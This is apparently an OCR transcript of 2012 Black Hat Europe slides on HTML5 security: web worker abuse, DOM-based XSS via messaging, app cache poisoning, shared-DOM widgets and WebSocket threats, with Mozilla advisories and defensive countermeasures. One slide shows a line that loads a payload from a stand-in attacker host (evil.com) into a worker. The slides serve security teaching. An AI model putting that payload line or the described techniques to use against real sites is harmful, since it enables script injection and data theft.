


Web Workers – Hacks!

- Possible to cause XSS
  - Running script
  - Passing hidden payload
- Also, web workers can help in embedding silent running js file and can be controlled.
- Can be a tool for payload delivery and control within browser framework
- importScripts("http://evil.com/payload.js") – worker can run cross domain script

72

Web Worker – Hacks!



Mozilla Foundation Security Advisory 2009-54

Title:	Crash with recursive web-worker calls
Impact:	Critical
Announced:	October 27, 2009
Reporter:	Orlando Berrera
Products:	Firefox 3.5
Fixed in:	Firefox 3.5.4

Mozilla Foundation Security Advisory 2010-02

Title:	Web Worker Array Handling Heap Corruption Vulnerability
Impact:	Critical
Announced:	February 17, 2010
Reporter:	Orlando Barrera II
Products:	Firefox, SeaMonkey
Fixed in:	Firefox 3.6 Firefox 3.5.8 SeaMonkey 2.0.3


- MFSA 2010-02: Web Worker Array Handling Heap Corruption Vulnerability.
- ZDI-10-046: Mozilla Firefox Web Worker Array Remote Code Execution Vuln
- BID-38285: Mozilla Firefox and SeaMonkey Web Workers Array Data Type R Corruption Vulnerability
- CVE-2010-0160: The Web Worker functionality in Mozilla Firefox 3.0.x before before 3.5.8, and SeaMonkey before 2.0.3, does not properly handle array d messages, which allows remote attackers to cause a denial of service (he corruption and application crash) or possibly execute arbitrary code via uns
- DSA-1999: xulrunner -- several vulnerabilities
- MDVSA-2010:042: firefox
- RHSA-2010-0112: Critical: firefox security update
- SA37242: Mozilla Firefox Multiple Vulnerabilities
- SA38656: Mozilla SeaMonkey Multiple Vulnerabilities
- SUSE-SA:2010:015: Mozilla Firefox security update
- USN-895-1: Firefox 3.0 and Xulrunner 1.9 vulnerabilities
- USN-896-1: Firefox 3.5 and Xulrunner 1.9.1 vulnerabilities
- VUPEN/ADV-2010-0405: Mozilla Products Code Execution and Security Byp

Security and Privacy

- Workers execute in a tightly controlled sandbox.
  - No access to Components or other global JS components.
  - Only basic JS (Math, Date, etc.), timeouts, XHR, and importScripts.
- No pref dependencies yet, maybe will provide one to customize the nu
- Script loading is subject to the same restrictions as on the main thread
- XHR uses the same code as the main thread.

Scan and Defend

- Scan and look for
  - JavaScript scanning
  - Messaging and Worker implementation
- Defense and Countermeasures
  - Same origin listening is a must for messaging event



A7 - DOM based XSS with HTML5 & Messaging

Mobile

Adobe

Silverlight

HTML5 + CSS

Silverlight

Flash

API (Media, Geo etc.) & Messaging

Plug-In

Presentation

JavaScript

DOM/Events

Parser/Threads

Process & Logic

WebSQL

Cache

Storage

XHR 1 & 2

WebSocket

Plug-in Sockets

Browser Native Network Services


Network & Access

SOP/CORS

Sandbox

Core Policies

black hat EUROPE March 14-16, 2012



DOM with HTML5

Depends on

Core

XML

HTML

XPath

Validation

Events

LS

Views

Traversal

LS-Async

StyleSheets

Range

HTMLEvents

MutationEvents

UIEvents

CSS

MutationNameEvents


CSS2

KeyboardEvents

TextEvents


MouseEvents

black hat EUROPE March 14-16, 2012




DOM based XSS - Messaging

- It is a sleeping giant in the Ajax applications coupled with Web Messaging
- Root cause
  - DOM is already loaded
  - Application is single page and DOM remains same
  - New information coming needs to be injected in using various DOM calls like eval()
  - Information is coming from untrusted sources
  - JSONP usage
  - Web Workers and callbacks




AJAX with HTML5 – DOM

- Ajax function would be making a back-end call
- Back-end would be returning JSON stream or any other and get injected in DOM
- In some libraries their content type would allow them to get loaded in browser directly
- In that case bypassing DOM processing…




Scan and Defend

- Scan and look for
  - DOM calls
  - Use of eval(), document.* calls etc.
- Defense and Countermeasures
  - Secure JavaScript coding




A8 - Third party/Offline HTML Widgets and Gadgets




Offline Apps

- HTML5 supports caching pages for offline usage
- <html **manifest="/appcache.manifest">**
- List of pages gets stored
- Possible to attack and cache poisoning
  - Untrusted network or proxy can inject malicious script
  - When you get on to actual app that script gets executed and keep eye on your activities



HTML5 Widgets

- Widgets/Gadgets/Modules – popular with HTML5 applications
- Small programs runs under browser and using Web Workers and Messaging
- JavaScript and HTML based components
- In some cases they share same DOM – Yes, same DOM
- It can cause a cross widget channels and iframe/sandbox



Cross DOM Access

HTML5 – Web Messaging and Workers


Widget 1
Email Widget

Widget 2
RSS Feed Reader

Widget 3
Attacker


DOM – Shared DOM

Setting the trap



HTML5 - Traps

- It is possible to access DOM events, variables, logic etc.
- Sandbox is required at the architecture layer to protect cross widget access
- Segregating DOM by iframe may help
- Flash based widget is having its own issues as well
- Code analysis of widgets before allowing them to load



A9 - Web Sockets and Attacks

Mobile

HTML5 + CSS

API (Media, Geo etc.) & Messaging

Silverlight

Flash

Plug-In

Presentation

JavaScript

DOM/Events

Parser/Threads

Process & Logic

WebSQL

Cache

Storage

XHR 1 & 2

WebSocket

Plug-in Sockets


Browser Native Network Services

Network & Access

SOP/CORS

Sandbox

Core Policies




Web Sockets

- HTML5 allows Web Socket APIs – full duplex TCP channel through JavaScript
- Allows cross domain connection like CORS
- Possible threats
  - Back door and browser shell
  - Quick port scanning
  - Botnet and malware can leverage (one to many connections)
  - Sniffer based on Web Socket

Internal Scanning

